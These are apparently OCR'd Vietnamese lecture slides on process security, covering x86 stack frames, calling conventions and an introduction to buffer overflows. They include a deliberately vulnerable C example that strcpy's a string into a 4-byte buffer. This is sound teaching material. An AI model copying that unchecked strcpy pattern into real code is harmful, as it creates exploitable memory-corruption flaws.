Bài 7.
An toàn cho tiến trình

ONE LOVE. ONE FUTURE.

1

Nội dung

- Lỗ hổng tràn bộ đệm (Buffer Overflow)
- Lỗ hổng tràn số nguyên
- Lỗ hổng xâu định dạng
- Cơ bản về lập trình an toàn

2

2023 CWE Top 25

- Danh sách 25 lỗ hổng phần mềm nguy hiểm nhất: 3 trong số Top10 là dạng lỗ hổng truy cập bộ nhớ
  - +5 lỗ hổng trong Top25 liên quan

Rank	ID	Name	Score	CVEs in KEV	Rank Change vs. 2023
1	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	56.92	3	+1
2	CWE-787	Out-of-bounds Write	45.20	18	-1
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	35.88	4	0
4	CWE-352	Cross-Site Request Forgery (CSRF)	19.57	0	+5
5	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	12.74	4	+3
6	CWE-125	Out-of-bounds Read	11.42	3	+1
7	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	11.30	5	-2
8	CWE-416	Use After Free	10.19	5	-4
9	CWE-862	Missing Authorization	10.11	0	+2
10	CWE-434	Unrestricted Upload of File with Dangerous Type	10.03	0	0

Nguồn: https://cwe.mitre.org

3

1. Tổng quan về tiến trình (nhắc lại)


ONE LOVE. ONE FUTURE.

4

Tiến trình(process) là gì?


- Tiến trình(process) ≠ chương trình(program)
- Là chương trình đang được thực hiện
- Các tài nguyên tối thiểu của tiến trình:
  - Vùng nhớ được cấp phát
  - Con trỏ lệnh(Program Counter)
  - Các thanh ghi của CPU
- Khối điều khiển tiến trình(Process Control Block-PCB): Cấu trúc chứa thông tin của tiến trình

Cấp phát bộ nhớ cho tiến trình ntn?



Bộ nhớ của tiến trình(Linux 32-bit)

- Tiến trình coi bộ nhớ thuộc toàn bộ sở hữu của nó
- Thực tế đây là bộ nhớ ảo với địa chỉ ảo, sẽ được HĐH/CPU ánh xạ sang địa chỉ vật lý




Lợi ích:
- Cách ly: Hai tiến trình truy cập với địa chỉ giống nhau trên bộ nhớ ảo của nó nhưng truy cập tới ô nhớ khác nhau trên bộ nhớ vật lý
- Tối thiểu hóa quyền: HĐH kiểm soát để tiến trình chỉ truy cập được vào bộ nhớ của nó

7

Bộ nhớ của tiến trình(x86 32-bit)

địa chỉ được phân vùng khi biên dịch



8

Giới thiệu chung về kiến trúc x86

- Sử dụng kiến trúc tập lệnh CISC
  - Mã lệnh có độ dài 1-16 byte
  - Tài liệu tập lệnh: 5000 trang
- Little-edian: byte có ý nghĩa thấp được ghi trên ô nhớ có địa chỉ thấp
- Tập thanh ghi x86:
  - EAX, EBX, ECX, EDX, ESI, EDI: Thanh ghi đa mục đích
  - ESP: Thanh ghi con trỏ stack → đỉnh stack
  - EBP: Thanh ghi con trỏ cơ sở → đáy stack
  - EIP: Thanh ghi con trỏ lệnh → ô nhớ chứa câu lệnh tiếp theo đc thực thi

có giá trị là

Cú pháp trên x86


- `%`: Lấy giá trị trong thanh ghi.
  - Ví dụ: `%ebp, %esp, %eip`
- **`$`**: Giá trị hằng trực tiếp.
  - Ví dụ: `$1, $0x01`
- `()`: Truy cập ô nhớ theo độ lệch.
  - Ví dụ: `8(%ebp)` truy cập ô nhớ nằm ở vị trí 8 byte phía sau địa chỉ ở trong thanh ghi EBP
- Lệnh Assembly

Opcode	Source	Destination

  - Ví dụ: **`add $0x8, %ebx`**
    - Mã giả: **`EBX = EBX + 0x8`**
  - Ví dụ: **`xor 4(%esi), %eax`**
    - Mã giả: **`EAX = EAX ^ *(ESI + 4)`**


Stack frame

- Stack frame: vùng nhớ trên stack được tạo ra để lưu trữ dữ liệu cho một lời gọi hàm:
  - Tham số
  - Biến cục bộ
  - Địa chỉ trả về
- Stack bắt đầu ở địa chỉ cao và tăng trưởng về địa chỉ thấp
  - Lưu trữ số nguyên: little-edian
  - Lưu trữ mảng: từ ô có địa chỉ thấp đến địa chỉ cao
- Các con trỏ tham chiếu tới stack frame:
  - EBP(base pointer): trỏ vào đáy stack frame
  - ESP(stack pointer): trỏ vào đỉnh stack frame




push

- Thêm một phần tử vào stack
  - Giảm giá trị của ESP để cấp thêm bộ nhớ cho stack
  - Cất giá trị vào đỉnh stack(ô nhớ có địa chỉ thấp nhất)
- Ví dụ: giả sử thanh ghi EAX có giá trị là `0xcafef00d`



Trước khi thực hiện lệnh

push %eax




Sau khi thực hiện lệnh


pop

- Xóa phần tử ở đỉnh stack
  - Cất giá trị ở đỉnh stack(ô nhớ có địa chỉ thấp nhất) vào thanh ghi
  - Tăng giá trị của ESP để thu hồi ô nhớ
- Ví dụ: sau lệnh pop, thanh ghi EAX có giá trị là **`0xcafef00d`**

```
pop %eax
```



Trước khi thực hiện lệnh



Sau khi thực hiện lệnh

13

Lời gọi hàm trong x86

Trước khi gọi hàm

```
void caller() {
    callee(1, 2)
    return;
}
```

Hàm gọi

Hàm được gọi thực thi

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

Hàm được gọi

Sau khi hàm được gọi trả về

```
void caller() {
    callee(1, 2)
    return;
}
```

Hàm gọi

Hàm gọi(caller) gọi hàm được gọi (callee)

Hàm được gọi thực thi, sau đó trả điều khiển về cho hàm gọi


14

Quy ước gọi hàm trong x86

- Mô tả cách thức hệ thống xử lý lời gọi hàm
- Thứ tự truyền tham số
  - Các tham số được đẩy vào stack theo thứ tự ngược với khai báo ở đầu hàm
- Trả về kết quả
  - Giá trị trả về được gán cho thanh ghi EAX
- Thao tác trên thanh ghi: thanh ghi có 2 loại
  - Caller-saved: thanh ghi mà hàm được gọi có thể ghi đè lên, bao gồm EAX, ECX, EDX
  - Callee-saved: thanh ghi mà hàm được gọi không thay đổi giá trị khi trả về, bao gồm các thanh ghi còn lại

Lời gọi hàm trong x86

- Khi lời gọi hàm được thực hiện, một stack frame mới được tạo ra
  - Các thanh ghi ESP, EBP dịch chuyển để thao tác trên stack frame mới
  - Thanh ghi EIP dịch chuyển tới mã thực thi của hàm được gọi
  - Dịch chuyển = Thay đổi giá trị của thanh ghi để trỏ tới ô nhớ mới
- Khi trả về từ hàm được gọi, các thanh ghi ESP, EBP, EIP khôi phục lại giá trị cũ(trước khi gọi hàm)



Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

Mã nguồn C

Mã được dịch sang Assembly

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp

    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

17


17

Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

- Con trỏ EBP và ESP đang trỏ vào stack frame của hàm gọi
- Con trỏ EIP trỏ vào lệnh tiếp theo sẽ được thực thi
- Lệnh màu đỏ là lệnh đang được thực thi



EIP

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

18


18

Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

1. Đẩy các tham số vào stack theo thứ tự ngược khi truyền




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

EIP →

19


19

Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

1. Đẩy các tham số vào stack theo thứ tự ngược khi truyền




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

EIP →

20

20


Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

2. Lệnh `call` thực hiện:

- Đẩy giá trị của EIP (chứa địa chỉ lệnh tiếp theo, sau lệnh gọi hàm callee, của caller) vào stack. Giá trị EIP được lưu này được gọi là RIP (return instruction pointer)
- Thay đổi EIP trỏ vào lệnh của hàm callee




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

EIP

21


21

Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

Thực hiện các lệnh mở đầu hàm để thiết lập stack frame cho hàm callee




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

EIP

22

22


Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

3. Cất giá trị hiện tại của EBP vào stack

- Giá trị được cất giữ này được gọi là SFP (saved frame pointer)
- SFP được sử dụng để khôi phục lại giá trị cho con trỏ EBP khi hàm callee trả về




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

EIP → `mov %esp, %ebp`

23


23

Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

4. Dịch chuyển EBP tới vị trí của ESP




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

EIP → `sub $8, %esp`

24


24

Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

4. Dịch chuyển ESP để tạo không gian nhớ lưu trữ giá trị của các biến cục bộ




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
EIP → ...
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

25


25

Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

5. Thực thi hàm callee




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
EIP → ...
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

26


26

Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

6. Gán giá trị trả về của hàm callee vào thanh ghi EAX




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

EIP → mov %ebp, %esp
    pop %ebp
    ret
```

27


27

Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

Thực hiện các lệnh kết thúc hàm callee để khôi phục giá trị cho EBP và ESP trỏ vào stack frame của hàm caller




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

EIP → mov %ebp, %esp
    pop %ebp
    ret
```


28

28

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

7. Di chuyển con trỏ ESP về vị trí của EBP ~ xóa vùng nhớ cấp phát cho biến cục bộ




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

EIP

29

29


Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

7. Lấy ra giá trị SFP ở đỉnh stack và gán cho EBP

- EBP trỏ vào stack frame của hàm caller
- ESP tăng ~ xóa ô nhớ chứa SFP




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

EIP

30

30


Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

8. Lệnh `ret` thực hiện:

- Lấy ra giá trị RIP ở đỉnh stack và gán cho EIP, khi đó EIP trỏ vào lệnh tiếp theo trong hàm caller, sau lời gọi hàm callee
- ESP tăng ~ xóa ô nhớ chứa RIP



EIP

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

31


31

Ví dụ

```
void caller() {
    ...
    callee(1, 2)
    return;
}
```

```
int callee(int arg1, int arg2) {
    char loc1[4];
    int loc2;
        ...
    return 0;
}
```

9. Tăng giá trị ESP để xóa giá trị các tham số ra khỏi stack. Lúc này, stack đã khôi phục về trạng thái trước khi thực hiện lời gọi hàm callee



EIP

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $8, %esp
    …
    mov $0, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

32

32

Thực hiện lời gọi hàm

Hàm gọi thực hiện

1. Cất giá trị của các tham số vào stack theo thứ tự ngược khi khai báo/truyền
2. Cất giá trị của con trỏ EIP vào stack → gọi là RIP
3. Thay đổi giá trị của con trỏ EIP để trỏ vào lệnh đầu hàm được gọi

Thực hiện lời gọi hàm

Hàm được gọi thực hiện

4. Cất giá trị của EBP vào stack → gọi là SFP
5. Dịch chuyển EBP tới vị trí của ESP → EBP trỏ vào stack frame của hàm được gọi.
   - Giá trị của EBP không thay đổi trong suốt thời gian hàm được gọi thực thi
6. Cấp phát các ô nhớ để lưu trữ biến cục bộ theo thứ tự khi khai báo
7. Hàm được gọi thực thi các lệnh khác

Trả về của hàm

Hàm được gọi thực hiện

8. Dịch chuyển con trỏ ESP về vị trí trỏ bởi EBP → Xóa vùng nhớ cấp phát cho biến cục bộ
9. Lấy giá trị SFP gán cho con trỏ EBP → con trỏ EBP trỏ vào stack frame của hàm gọi
10. Lấy giá trị RIP gán cho con trỏ EIP → con trỏ EIP trỏ vào lệnh thực thi của hàm gọi

Hàm gọi thực hiện

11. Xóa vùng nhớ cấp phát để lưu trữ tham số truyền cho hàm được gọi

35

2. Lỗi tràn bộ đệm

ONE LOVE. ONE FUTURE.

36


Khái niệm


- Bộ đệm (Buffer): tập hợp liên tiếp các phần tử có kiểu dữ liệu xác định
  - Ví dụ: Trong ngôn ngữ C/C++, xâu là bộ đệm của các ký tự
  - Có thể hiểu theo nghĩa rộng: bộ đệm = vùng nhớ chứa dữ liệu
- Tràn bộ đệm (Buffer Overflow-BoF): Đưa dữ liệu vào bộ đệm nhiều hơn khả năng chứa của nó
- Lỗ hổng tràn bộ đệm: Không kiểm soát kích thước dữ liệu đầu vào.
- Tấn công tràn bộ đệm: Phần dữ liệu tràn ra khỏi bộ đệm làm thay đổi luồng thực thi của tiến trình.
  - Dẫn tới một kết quả ngoài mong đợi
- Ngôn ngữ bị ảnh hưởng: C/C++

37

C/C++ vẫn còn phổ biến(2024)


Nguồn: IEEE Spectrum





38

Sự phổ biến của lỗ hổng Overflow




Nguồn: cvedetails.com

39

Ví dụ về tràn bộ đệm


```
void func(char *arg1)
{
   char buffer[4];
   strcpy(buffer, arg1);
   return;
}
int main()
{
   char *mystr = "AuthMe!";
   func(mystr);
   ...
}
```



40

Ví dụ về tràn bộ đệm

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    return;
}
int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```




41

